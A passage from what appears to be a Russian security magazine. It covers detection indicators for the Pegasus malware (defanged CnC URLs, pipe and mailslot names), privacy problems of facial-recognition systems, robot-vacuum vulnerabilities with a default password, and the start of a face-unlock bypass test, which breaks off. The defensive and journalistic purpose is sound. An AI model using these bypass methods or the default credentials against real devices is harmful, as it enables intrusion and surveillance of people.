Оператор CnC может рассылать команды для исполнения на копии Pegasus и сообщения с командами или другими данными (например, EID_CREDENTIALS_LIST) могут содержать свои собственные слои шифрования полей, как мы уже видели на примере широковещательной рассылки учетных записей.

Detection

В первую очередь нас интересовало обнаружение активности Pegasus в сети. После тщательного изучения исходных кодов и запуска в тестовом окружении мы обнаружили те сетевые аномалии и артефакты, которые явно говорят о присутствии этого сложного вредоноса в сети. Pegasus действительно можно назвать разносторонним: он активно использует протокол SMB для рассылки сообщений и установления связи с другими копиями, распространяется на другие машины и взаимодействует с CnC-сервером на свой особый лад. Устанавливая одноранговую сеть в домене, копии Pegasus прокладывают путь до внешней сети и общаются с CnC-сервером, проксируя трафик друг через друга. Использование сертификатов для подписи исполняемых файлов и обращение к ресурсам компаний Microsoft и Mozilla во время проверки соединения затрудняет выявление его активности и обнаружение на хосте.

Проект исходного кода Pegasus достаточно хорошо структурирован и описан, поэтому в скором будущем можно ожидать заимствование частей его кода другими вредоносными программами и появления модификаций.

Многие из механизмов удаленного исполнения команд и поиска данных учетных записей остались нереализованными. Разработчики в том числе собирались добавить возможность изменения шелл-кода на лету, во время внедрения в процесс.

Мы разработали несколько сигнатур для PT NAD и IDS Suricata, позволяющих выявить специфичную для Pegasus активность в сети на разных стадиях, начиная с самых первых секунд его активности. Найти открытые сигнатуры для Suricata IDS можно на нашем github (bit.ly/2UKU5TP) и twitter(bit.ly/2UatviG), они автоматически попадут к вашей Suricata, если вы используете механизм обновлений suricata-update.

Кроме того, для обнаружения можно использовать следующие индикаторы компрометации (IoC):

MAILSLOT\46CA075C165CBB2786
pipe\pg0F9EC0DB75F67E1DBEFB3AFA2

hxxp://denwer/pegasus/index.php
hxxp://mp3.ucrazy.org/music/index.php
hxxp://support.zakon-auto.net/tuning/index.asp
hxxp://video.tnt-online.info/tnt-comedy-tv/stream.php

Найдите на странице киберсовет

н	е	п	р	о	н	щ	у
м	п	п	п	е	с	в	в
н	е	п	р	о	в	а	й
н	п	б	е	т	й	а	ф
в	в	у	в	в	в	в	в
в	в	д	у	щ	е	е	в
о	м	р	в	о	а	в	с
ч	в	к	у	в	ц	в	и

#КИБЕРКВЕСТ

Светлое будущее

Доксинг, шейминг, слежка и GDPR: несколько вопросов к системам распознавания лиц

Антон Карпин


— Хочешь, я и тебя сосчитаю? — спросил Козленок.

— Если это не больно, то сосчитай! — ответил Теленок.

Представим, что вас ищут плохие и влиятельные люди, похожие на бандитов из фильма «Брат 2». Вы сменили адрес, телефон и не общаетесь со знакомыми. А преступники, как и в фильме, не только караулят у подъездов и в аэропортах, но и «пробивают» через всевозможные службы и спецслужбы. Если бы бандиты из фильма перенеслись в 2019 год, они, возможно, пытались бы «пробить» вас через городскую систему камер видеонаблюдения, подключенную к системе распознавания лиц.

По оценкам Variant Market Research, рынок систем распознавания лиц к 2024 году достигнет 15,4 миллиарда долларов; с 2016 года он растет в среднем на 21% каждый год (bit.ly/2U0b3Os). Банки выявляют недобросовестных заемщиков, город ловит преступников, а ретейлерам камеры помогают оптимизировать пространство и мотивировать покупателей. К примеру, дать сигнал на открытие дополнительной кассы, если в очереди слишком много народу, или понять, на что люди обращают больше внимания, чтобы оптимально расположить товары в торговом зале. В X5 Retail Group система видеоаналитики снизила на 10% количество людей, уходящих из магазина без покупок (bit.ly/2VwSy15).

В момент выпуска первого айфона с датчиком Touch ID ходила шутка, что владельцы этих устройств добровольно выстроились в очередь, чтобы сдать спецслужбам свои отпечатки пальцев. Несмотря на возможность фальсификации отпечатков по фотографиям и страшилки про отрезанные пальцы, технология оказалось удобной и к ней быстро привыкли. Сегодня для разных задач обрабатываются нейросетями наши лица. Но в отличие от отпечатков пальцев изображения лиц легкодоступны — они уже «каталогизированы» на множестве социальных площадок. И это открывает широкие перспективы для слежки и других атак на пользователей.



Камеры наблюдения на новой станции московского метрополитена «Ховрино»

Фото с сайта aclu.org

Сколько камер в Москве распознают лица?

До конца 2019 году в Москве планируют создать одну из крупнейших в мире городских систем распознавания лиц (bit.ly/2U8G3fm). Система будет обрабатывать более 100 тысяч видеопотоков. Общее число камер видеонаблюдения в столице увеличится до 174 тысяч. Камеры помогут в борьбе с преступностью, различными нарушениями и даже в поиске жителями своих питомцев. В 2018 году система распознавания лиц была внедрена в московском метро, а в этом году появится на уличных камерах. По словам Сергея Собянина, опубликованным на его странице во «ВКонтакте», «преступники будут держаться подальше от Москвы, здесь им уже не спрятаться». Как пишет Интерфакс (bit.ly/2UoFc9J), департамент информационных технологий Москвы также заказал разработку очков дополненной реальности с технологией распознавания лиц для полицейских столицы.

Разумеется, нельзя остановить прогресс только потому, что его плодами потенциально могут воспользоваться криминальные элементы — если смогут взломать систему с помощью уязвимостей либо социальной инженерии. Будем по умолчанию считать, что такие системы станут работать только на благо общества. Но пока мы в этом себя убеждаем, параллельно с государственными системами появляются частные и общедоступные.

Где граница между интернет-активизмом и травлей?

В феврале неизвестные разработчики запустили сайт SearchFace.ru. Он позволяет по фотографии человека обнаружить его страницу во «ВКонтакте». За главной страницей сайта (сделанной как будто пятиклассником на уроке) скрывается мощный алгоритм поиска, возможности которого на первый взгляд не уступают закрывшемуся сервису FindFace (bit.ly/2FOizC3).

Нейросеть SearchFace.ru, обученная на 500 млн лиц пользователей «ВКонтакте», очень точно находила фотографии пользователей, в том числе снятых в профиль, в темных очках, в шапке. Вскоре создатели ресурса закрыли выдачу ссылок на страницы пользователей, но многие профили по-прежнему легко было найти, добавив найденные фото в окно поиска картинок Яндекса или Google.

После этого «ВКонтакте» обещала подать в суд на создателей Search Face, что привело многих

пользователей к мысли о том, что они наблюдают за классическим конфликтом государства и граждан, где государство дало себе право использовать современные алгоритмы распознавания, но запретило это делать всем остальным. Аналогичный и крайне популярный сервис FindFace таких эмоций у социальной сети не вызывал, однако его алгоритмы работают сейчас только на государство и бизнес.

Как и любой инструмент, например молоток, системы facial recognition могут быть использованы с разными целями. Сложно спорить о необходимости деанонимизации людей, которые делают что-то противоправное и потенциально опасное, допустим преследуют вас. Сайты распознавания лиц позволяли вычислить велосипедных воров и поджигателей по скриншотам с видеокамеры в подъезде. Или выяснить, что кто-то использует ваши фотографии в соцсетях и продает услуги якобы от вашего имени, например связанные с онлайн-обучением.

Но немалое число громких случаев использования FindFace и SearchFace.ru связаны с совершенно грубым вмешательством в частную жизнь. Например, с «доксингом» — травлей человека с помощью раскрытия его конфиденциальной информации (bit.ly/2TZtVse, bit.ly/2uQaI1K).

Если преступник получает инструмент для выявления личной страницы своей жертвы, у него появляется немало сценариев для атак. SearchFace.ru умеет искать по чужим фотографиям, где есть ваш снимок (то есть недостаточно удалить фотографии из своего собственного аккаунта), а также по закрытым профилям. Это может быть использовано для вымогательства, преследования или фишинга.

К потенциально опасным общедоступным сервисам, которые могут быть использованы для слежки и вмешательства в частную жизнь, можно отнести и Amazon Rekognition. Любой желающий может подключить видеокамеру к этому сервису или загрузить видео, чтобы определить на видео лица из своей базы либо коллекций Amazon, хранящих несколько десятков миллионов изображений. Сервис берет от 10 центов за минуту распознавания архивного или потокового видео и предоставляет бесплатную аналитику тысячи минут видео в месяц в первый год использования (amzn.to/2JYZDGb).

Отвечая на полемику, развернувшуюся в связи с доступностью этой технологии, Мэтт Вуд, генеральный менеджер AWS по искусственному интеллекту, заявил, что политика использования Amazon Rekognition запрещает использование услуг для любой деятельности, которая является незаконной, нарушает права других или может быть вредна для других. Он добавил, что мир был бы совсем другим, если бы людям запретили покупать компьютеры на том основании, что с их с помощью можно причинить вред (amzn.to/2FNvs0r).

Может ли ложная идентификация угрожать жизни и здоровью?

В США полицейские остановили машину, надели наручники на пожилую чернокожую женщину и заставили ее встать на колени под дулом пистолета: камера видеофиксации ошибочно опознала ее машину как украденную. Этот пример приводит Американский союз защиты гражданских свобод (American Civil Liberties Union, ACLU), выступающий против систем распознавания лиц федеральными агентствами и полицией, настаивая, что качество этих систем пока слишком низкое.

Для доказательства своих слов они загрузили в систему распознавания лиц Amazon Rekognition, активно внедряемую в полиции США, изображения 25 000 фотографий арестованных американцев, а затем проверили по этой базе действующих американских конгрессменов. В результате, 28 из них были опознаны системой как преступники (bit.ly/2FC5GuQ). При этом 39% ложных совпадений Amazon Rekognition совершила с лицами людей с темным цветом кожи, хотя их представительство в выборке составило только 20%. Это несоответствие подтвердило результаты исследования о меньшей точности систем распознавания в отношении темнокожих лиц (bit.ly/2OyMxht). Американский союз защиты гражданских свобод задается вопросом: что будет, если полицейский, использующий Amazon Rekognition, ошибочно посчитает, что перед ним человек, у которого уже были прежде аресты, связанные со скрытым ношением оружия?

Способна ли камера обнаружить преступника в толпе?

Показательный эпизод случился на одном из матчей чемпионата мира по футболу, где похитили спонсорский кубок, который присуждают лучшему игроку после каждого матча. Позже по видеокамерам удалось найти преступников и их профили в соцсетях. На следующий день система распознавания лиц идентифицировала одного из похитителей в фанзоне, и кубок возвратили. Иными словами, в таких сценариях

системы позволяют выявлять нарушителей в ручном режиме, требуя команды аналитиков, исследующих соцсети.

Эксперт в области компьютерного зрения Антон Мальцев в своей статье на Хабре «Правда и ложь систем распознавания лиц» (bit.ly/2UyMurx) утверждает, что упомянутое выше исследование Американского союза защиты гражданских свобод — это пример манипуляции, когда на результат влияют неправильно выбранные параметры системы. Тем не менее Мальцев предостерегает от излишнего оптимизма в отношении технологии выявления преступников в плотном потоке людей. Как пишет эксперт, при использовании систем наблюдения реальный результат даже у «гроссмейстерских» алгоритмов распознавания дает в среднем 30% ошибок. А увеличить точность алгоритмов распознавания в несколько раз позволяет применение профилей людей, в которых содержится много фотографий конкретного человека (то есть использование соцсетей), а также ручной анализ, что плохо масштабируется при большом потоке людей.

Другая проблема выявления преступников в толпе связана с качеством камер, их расположением и освещением. По подсчетам Мальцева, если настроить хорошую современную систему распознавания не более чем на 10 ложных срабатываний в сутки, то при среднем пассажиропотоке станции московского метро в 60 тысяч человек в сутки база преступников не должна превышать 160 человек. Но в России ежегодно объявляются в розыск в среднем около 100 тысяч человек (bit.ly/2U714ai). При этом количестве операторы системы распознавания захлебнутся во множестве ложных тревог. Таким образом, система работоспособна для поиска тех, кто совершил преступление в последние сутки, либо поиска другого ограниченного числа людей (например, подозреваемых в серийных убийствах), но не всех разыскиваемых. При этом для снижения числа ошибок нужны качественные фронтальные камеры с подсветкой.

В июле 2018 года издание The Verge опубликовало результаты испытаний полицией Лондона системы автоматического распознавания лиц в ходе публичных мероприятий (bit.ly/2UkNRuw). Согласно отчету организации Big Brother Watch, получившей данные в соответствии с британскими законами о свободе информации, 98% совпадений, установленных системой автоматического распознавания лиц, были ошибками (bit.ly/2TD7Ejz). Два правильных совпадения (из 102) также не привели к арестам. Первый человек оказался из устаревшего списка наблюдения, а второй, психически нездоровый, был замечен в излишнем внимании к общественным деятелям, но не являлся преступником и не разыскивался. Как заключает The Verge, распознавание лиц хорошо работает в контролируемой среде (например, при прохождении границы), но в условиях «дикой природы» технология пока неэффективна.

> Похожая история произошла в Нью-Йорке, где окончился провалом тест системы распознавания водителей через ветровое стекло на мосту Роберта Кеннеди. Система оказалась не готова к распознаванию объектов, движущихся на высоких скоростях (on.wsj.com/2OY3WAv).

Как законы контролируют системы распознавания лиц?

В прошлом году президент Microsoft Брэд Смит сравнил технологию facial recognition с лекарствами, рынок которых строго регулируется. Он призвал правительства всего мира разрабатывать законы для контроля использования и ограничения этой технологии (invent.ge/2YpP7ee). По словам Смита, люди должны иметь возможность дать свое согласие при входе в физическое или онлайн-пространство, где используется распознавание лиц. Он также уверен в необходимости ограничения использования таких технологий правоохранительными органами.

Европейский закон — Общий регламент по защите данных (General Data Protection Regulation, GDPR), — вступивший в силу 25 мая 2018 года, весьма строго относится к распознаванию лиц. Никаких расследований частной жизни и трекинга (например, в коммерческих целях) быть не может без санкции со стороны правоохранительных органов либо без явного согласия человека. Биометрические данные считаются «особой категорией персональных данных» и их обработка, как правило, запрещена с важными исключениями. Одним из таких исключений является информированное согласие. Раздел 2 (a) статьи 9 GDPR гласит, что биометрия допускается, если субъект данных дал явное согласие на обработку этих персональных данных для одной или нескольких указанных целей. При этом, согласно статье 7, уведомления о согласии должны быть написаны способом, который четко отличается от других вопросов, в понятной и легкодоступной форме, с использованием ясного и понятного языка (gdpr-info.eu).

Прецедент пытался создать отраслевой портал IPVM, подав жалобу на организаторов IT-выставки (ipvm.com/reports/gdpr-complaint). Один из экспонентов снимал участников выставки на видеокамеры и показывал их на мониторах, определяя пол и эмоциональное состояние. Однако британский комитет по регулированию данных отказал в иске, заявив, что, во-первых, каждый экспонент несет собственную ответственность и организаторы выставки тут ни при чем, а во-вторых, экспонент не обрабатывал и не хранил личные данные, полученные с помощью технологии распознавания лиц (bit.ly/2OuX0us).

В России первая попытка заполнить правовой вакуум в сфере big data была осуществлена в октябре 2018 году, когда депутат Михаил Романов внес на рассмотрение соответствующий законопроект. Именно к большим данным относятся системы сканирования лиц (bit.ly/2uNUXZj). Документ, например, запрещал идентификацию конкретного человека во всех случаях, за исключением оперативно-розыскной деятельности. Рабочая группа «Нормативное регулирование» АНО «Цифровая экономика» подвергла законопроект критике за торможение развития российских технологий и ряд других недостатков. В итоге документ вернули на доработку (bit.ly/2TXAQCj).

Сейчас российские компании стараются не использовать персональные данные в системах распознавания лиц — к примеру, в ритейле хранят в таких системах не фотографии покупателей, а хеш-суммы изображений лица (bit.ly/2JV5Pik). С точки зрения российского законодательства такие хеш-суммы не являются персональной информацией, так как не позволяют идентифицировать человека без дополнительных сведений. Однако в соответствии с GDPR сам процесс распознавания лиц — это уже обработка персональных данных, а хеш-сумма изображения лица — персональные данные.

Китайский или европейский путь?

В Китае в 2017 году по официальной статистике было установлено 170 млн камер, и в последующие три года власти этой страны обещали довести их количество до 400 млн. Камеры уже установлены повсеместно — в автобусах, на перекрестках, в парках. Китайская полиция применяет специальные очки, связанные с системой распознавания лиц. Корреспондент BBC принял участие в эксперименте: его занесли в базу правонарушителей, после чего он отправился гулять по городу с населением 4 млн человек. Полиция задержала корреспондента через 7 минут (bbc.in/2HYb3r8).

В московском районе Хамовники в поле зрения камеры наблюдения попал владелец собаки, выбросивший наполненный собачий пакетик в обычный мусорный контейнер (bit.ly/2HRzaIK). Вроде бы аккуратный человек. Но за ненадлежащую утилизацию биоактивных отходов ему был выписан солидный штраф. Такие отходы должны спускаться в унитаз или выбрасываться в специальные урны, дог-боксы. Но камеры и закон уже есть, а специальных урн во многих местах еще нет.

Мы сейчас очень быстро идем к банковской идентификации по лицу и голосу. Есть опасения, что банкам предстоит решать дилемму между точностью и качеством, с которой сталкиваются производители смартфонов. Если алгоритм будет требовать полного соответствия образца и лица перед камерой, то пользователей ждет множество ложных отказов системы: распознавание лица станет этакой неудобной «капчей», и человек должен будет хорошо постараться, чтобы пройти идентификацию. Поэтому алгоритм намеренно делают грубее, что приводит к таким казусам, как в случае с Samsung S10, который позволяет разблокировать смартфон родственникам владельца. Впрочем, Samsung всегда предупреждает, что эта функция предусмотрена исключительно ради удобства пользователей, а не для обеспечения безопасности.

3D-маска URME (фото с сайта urmesurveillance.com)

Подключенные к системам компьютерного зрения камеры нужны Китаю не столько для ловли преступников, сколько для изменения общества. В стране первый год работает проект социального рейтинга (Social Credit Score), оценка человека в котором составляет от 350 до 950 баллов. Баллы начисляются за законопослушность и правильное потребительское поведение. Система следит, не нарушают ли пешеходы правила перехода улицы, уступают ли место, выкупают ли забронированные билеты, как общаются с другими людьми, насколько своевременно оплачивают счета. Алгоритм карает человека, если он, например, слишком много времени проводит в видеоиграх, покупает пиво и чипсы, бросает окурки на тротуар, распространяет недобросовестную рекламу. У покупателей подгузников рейтинг растет: это говорит об ответственном поведении.

Система направлена на то, чтобы обладатели низкого рейтинга буквально не могли сделать ни шагу. Им трудно получить работу даже в такси, купить билеты на поезд. В 2018 году 17,5 млн человек были лишены права осуществлять перелеты даже внутренними авиакомпаниями. Свыше 5 млн граждан не смогли купить билеты на поезд, некоторым категориям лиц запрещено распоряжаться собственным имуществом — к примеру, продавать квартиру или автомобиль. На обладателей низкого социального рейтинга могут в прямом смысле показывать пальцем — их персональные данные находятся в открытом доступе. Разработано приложение Deadbeat Map, которое показывает на карте находящихся рядом людей с низким социальным рейтингом. Соседи могут увидеть имя этого человека и список его проступков.

Проблема здесь не только в наличии такой системы и не в самом рейтинге, а в возможных недостатках алгоритмов, не всегда работающих идеально. В ноябре 2018 года система распознавания города Нинбо зафиксировала, что известная предпринимательница Дун Минчжу, сделавшая компанию Gree Electric одним из крупнейших производителей кондиционеров, перешла дорогу на красный свет. Чтобы пристыдить нарушителей, их фото размещают на публичных экранах — осуществляя так называемый шейминг. Так поступили и с предпринимательницей. Однако вместо переходящей дорогу Дун Минчжу жители увидели автобус с ее рекламным фото, проезжающий на зеленый сигнал светофора (bit.ly/2OwJ9DU). Система ошиблась.

Реально ли обмануть систему распознавания

Опасения по поводу нарушения приватности системами распознавания лиц высказываются уже давно. Соответственно, и попытки обмануть такие системы не прекращаются:

- 3D-маска URME. Ее придумал американский художник Лео Сельваджио еще в 2014 году. Системы распознавания лиц идентифицируют по маске самого художника, а не человека, который за ней скрывается (bit.ly/2WApDJn).

- Шарф-невидимка. Журнал New Yorker включил его в список из девяти технологических «микрореволюций» 2017 года, которые могут изменить мир в будущем (bit.ly/2U0VE0D). Шарф, разработанный дизайнером Адамом Харви, представляет собой множество пиксельных пятен, из которых появляются двенадцать сотен форм, похожих на лица. Эта путаница перегружает алгоритмы распознавания лиц.

- Сотрудник «Яндекса» Григорий Бакунов для этих целей создал специальный макияж (bit.ly/2HUBi2u).

- Исследователи Университета Карнеги — Меллон разработали цветное покрытие для оправы очков, которое делало человека невидимым для алгоритма в 4 из 5 случаев или позволяло выдать его за другого человека: более чем в 87% случаев алгоритм принимал белого мужчину в таких очках за актрису Миллу Йовович (bit.ly/2UleWx4).

- Помогают снизить вероятность обнаружения головной убор, очки, борода, длинные прически, а также удаление фотографий из соцсетей, изменение места жительства, фамилии и других данных в профиле.


Камеры наблюдения, подключенные к системам распознавания лиц, безусловно полезны. Они помогают снизить уровень преступности (за первый месяц работы система в московском метрополитене помогла распознать и задержать 42 человека, находящихся в розыске). С помощью видеоаналитики находят пропавших людей: в Индии всего за четыре дня обнаружили около 3000 детей. Автоматизированное распознавание лиц и образов (например, медицинских снимков) начинают применять и в здравоохранении для выявления патологий (bit.ly/2FP0XHx, bit.ly/2JWZN0V). С другой стороны, использование систем facial recognition для социальных рейтингов и различных штрафных санкций чревато ошибками, за которые придется платить гражданам. Если посмотреть на опыт работы камер видеофиксации нарушений ПДД в Москве, то штрафы автовладельцам приходили за превышения скорости припаркованных автомобилей, за блики фар, за тень от автомобиля и т. п. (bit.ly/2I5N9ds). И это происходило с автомобилями, на кузове которых есть крупно написанный номер. Человека корректно идентифицировать сложнее.

Рободьявол в деталях, или Welcome to help

Наталья Фролова

Интернет вещей все активнее проникает в наши дома. Сегодня уже никого не удивишь умным чайником, кондиционером и уж тем более умным пылесосом, или, как обычно его называют, роботом-пылесосом.

Наш сотрудник исследовал несколько моделей умных пылесосов и пришел к печальному выводу: все они уязвимы.



Признайтесь, вы уже купили себе робот-пылесос? А, вы только присматриваетесь к ним, чтобы купить с получки! Что?! Собираетесь купить робот-пылесос в подарок маме?! Подарить его на свадьбу бывшему?! Так-так...

Хотим предупредить сразу: если среди подарков на свадьбу, юбилей, новоселье и проч. вам попался новенький робот-пылесос от соседа по лестничной клетке, милейшего застенчивого парня-программиста, не спешите радоваться — возможно, вам просто подарили домашнего шпиона, который помимо прямых своих обязанностей, а именно чистки и уборки, может:

- подсматривать за вами,
- подслушивать ваши разговоры,
- передавать все, что творится в вашем жилище, в интернет (улыбайтесь, вас снимает скрытая камера!),
- майнить криптовалюту (к сожалению, не для вас, но за счет вашего электричества),
- просто кататься по вашему жилищу, доводя до инфаркта кота или бабушку.

А все потому, что ваш новый робот-помощник — это самый настоящий компьютер, работающий (о ужас!) на Linux. Такой умный пылесос при подключении к Wi-Fi хранит у себя логин и пароль от него. Уборщиком можно управлять со своего смартфона из любой точки мира, а сам он умеет отправлять фото и видео на ваш смартфон (если вдруг вы этого захотите) и сигнализировать обо всех перемещениях в квартире, в том числе и подозрительных.

Казалось бы, звучит неплохо, но, к сожалению, всеми этими функциями могут воспользоваться злоумышленники — ваши личные недоброжелатели или сторонние киберпреступники, а примерный круг последствий мы очертили выше.

Если у вас уже есть робот-пылесос и чешутся руки покопаться в очередном IoT-устройстве, попробуйте его разобрать, как это сделал наш коллега Леонид, когда мама позвала его посмотреть на своего новенького роботизированного уборщика. Как всякий уважающий себя программист-безопасник, Леня не долго думая вскрыл помощника по хозяйству и нашел у него под крышкой... нет, не неонку, а USB-порт. Казалось бы, зачем он пылесосу? Помогая с настройкой русификации и скачивая обновление, Леонид обнаружил, что девайс

Всеми этими функциями могут воспользоваться злоумышленники

работает на Linux, что его страшно насторожило: неужели у таких домашних питомцев на борту стоит «линукс»? Да это же настоящий ручной Сноуден!

Кстати, почему обязательно домашний? Такой пылесос злоумышленник запросто может купить, перепрограммировать и запустить в какую-нибудь организацию. Насколько это реально, как много уязвимостей таит в себе умный пылесос и так ли опасен для общества интернет вещей, Леонид решил выяснить до конца.

Оставив в покое мамин пылесос, неутомимый инженер не оставил тем не менее идею покопаться в прошивке подобных девайсов, найти все дыры и уязвимости. Через пару месяцев он уже распечатывал посылку с новеньким роботом-пылесосом Dongguan Diqee 360 — чтобы вывести его на чистую воду.

Китайский рободьявол был благополучно разобран, ПО с загрузочной флешки было распаковано для дальнейшего исследования. После распаковки прошивки стали доступны файл с паролями и методики обновления ПО.

В «Диком» было все, что нужно взломщику IoT-девайсов: веб-камера с поддержкой режима ночного видения и системы управления местоположением со смартфона, Wi-Fi-приемник, возможность подключения с мобильного устройства, а также управления из любой точки мира. К подопытному девайсу, как выяснилось, могут подключаться до шести человек одновременно. Интересно, зачем? Чтобы проводить аудиоконференцию, что ли? Очевидно, да, учитывая, что девайс может передавать также и голос.

И все эти потрясающие функции оказались насквозь «дырявыми». Например, обнаруженная угроза, связанная с возможностью удаленного выполнения кода, могла позволить злоумышленнику выполнять команды от лица администратора. Другая уязвимость позволяла атакующему, используя недостатки механизма обновления пылесоса с помощью microSD-карты, перехватывать конфиденциальные данные в сетевом трафике, например интимные фото или данные банковского счета. Воспользовавшись такой уязвимостью, преступник может захватить контроль над другими устройствами, по сути сделав ваш пылесос этаким потайным лазом в вашу уютную домашнюю сеть со всеми ее секретами.

Умные чайники, пылесосы и дверные звонки могут из мирных девайсов превратиться в злобных роботизированных монстров

Но самым страшным оказалось, пожалуй, даже не это. А то, что модули веб-камер китайского производителя, используемые в этом пылесосе, используются также и во множестве других IoT-устройств: это огромное количество девайсов, и все они могут быть скомпрометированы.

Уйма умных чайников, пылесосов, дверных звонков и ионизаторов воздуха по всему миру в руках опытных хакеров могут из мирных девайсов превратиться в злобных роботизированных монстров, атакующих своих собственных хозяев. Кто-то сочтет это нелепым: ну кому может понадобиться взламывать какой-то там пылесос? А между тем преступник может захватить ваш умный пылесос в ботнет и использовать для DDoS-атак. Или того хуже: если захваченный девайс окажется замешан в целевой кибератаке, расследование инцидента рано или поздно выявит его айпишник. Оказаться замешанным в преступлении по вине пылесоса — это ли не подлинная кибертрагикомедия наших дней?

Что же делать?

К хорошему быстро привыкаешь, и возвращаться от цифрового помощника к аналоговым тряпке с ведром не хочется никому. Что же может предпринять обладатель робота-пылесоса, чтобы хоть немного обезопасить себя? Вот несколько советов:

- Не используйте стандартные пароли. Так уж повелось, что владельцы IoT-устройств далеко не всегда меняют логин и пароль, установленные «из коробки». Поверьте, дефолтный пароль из шести восьмерок (888888) знают все хакеры в пределах Солнечной системы. Меняйте пароль срочно!

- Разделите свою Wi-Fi-сеть на домашнюю и гостевую и подключайте свой девайс только к гостевой.

- Подумайте хорошенько, точно ли вам в пылесосе нужна работающая камера, снимающая все на своем пути. Если нет — закройте ее специальной крышкой (нет крышки — залепите скотчем).

Думайте за себя и за своего умного помощника. Конечно, это не убережет вас полностью от неприятностей, но сможет значительно снизить риск.

Как мы тестировали технологию распознавания лиц и что из этого вышло

Александр Полунин, Павел Новиков, Наталья Фролова

Технологии биометрии повсюду. Распознавание лиц появляется в гаджетах. Банки внедряют эту технологию в банкоматах (bit.ly/2SuycrG). Камеры сети видеонаблюдения, подключенные к системе распознавания лиц, призваны помочь правоохранительным органам в поимке преступников (bit.ly/2E7y8W5). С помощью лица можно логиниться в сервисах и подтверждать платежи. И это только начало. Лицо становится нашим пропуском (bit.ly/2UVfA0M), визиткой, платежным средством. Его нельзя забыть или потерять (разве что в фигуральном смысле). Но хорошо ли защищена эта технология?

Мы решили взять несколько популярных девайсов и попробовать обойти проверки, основанные на технологии face recognition, начав с простого, с face unlock (разблокировки по лицу).

В ролях:

OnePlus 5T

Samsung Galaxy S8

Windows Hello + Intel RealSense

iPhone X

Александр Полунин,
идейный вдохновитель и опытная модель
(обход технологии по фото)

Павел Новиков,
специалист по IoT-девайсам
и образец для 3D-модели

Дамир Зайнуллин,
исследователь и модель для самодельной маски

А также Анна Давыдова, Наталья Фролова,
Антон Карпин и Чак Норрис

Итак, в нашем распоряжении было четыре девайса, в одном из них — Samsung Galaxy S8 — помимо технологии распознавания лица использовалась также технология распознавания по сетчатке глаза (Iris Scanner).

Было выделено две программно-аппаратные технологии, которые применяются в этих девайсах. Первая — это старая технология распознавания по фото, то есть по плоскому изображению. Программа пытается сопоставить изображение с тем, что видит камера, и предоставляет или не предоставляет доступ к защищаемой информации. Обход этой технологии тестировался на смартфонах OnePlus и Samsung.

Вторая технология, более совершенная, использует лазерную проекцию точек на поверхность, в результате получается своеобразная сетка. Инфракрасная камера, встроенная в девайс, считывает отражение данной сетки и по длительности возврата сигнала от каждой точки понимает глубину и формы объекта, который стоит перед камерой. Таким образом получается трехмерное изображение. Данная технология используется в Windows Hello и iPhone X (а также в популярной камере Kinect).


Для обхода были использованы четыре способа:

1) цветное фото, распечатанное на принтере;
2) фото в инфракрасном спектре, распечатанное на принтере в черно-белом цвете;
3) самодельная маска;
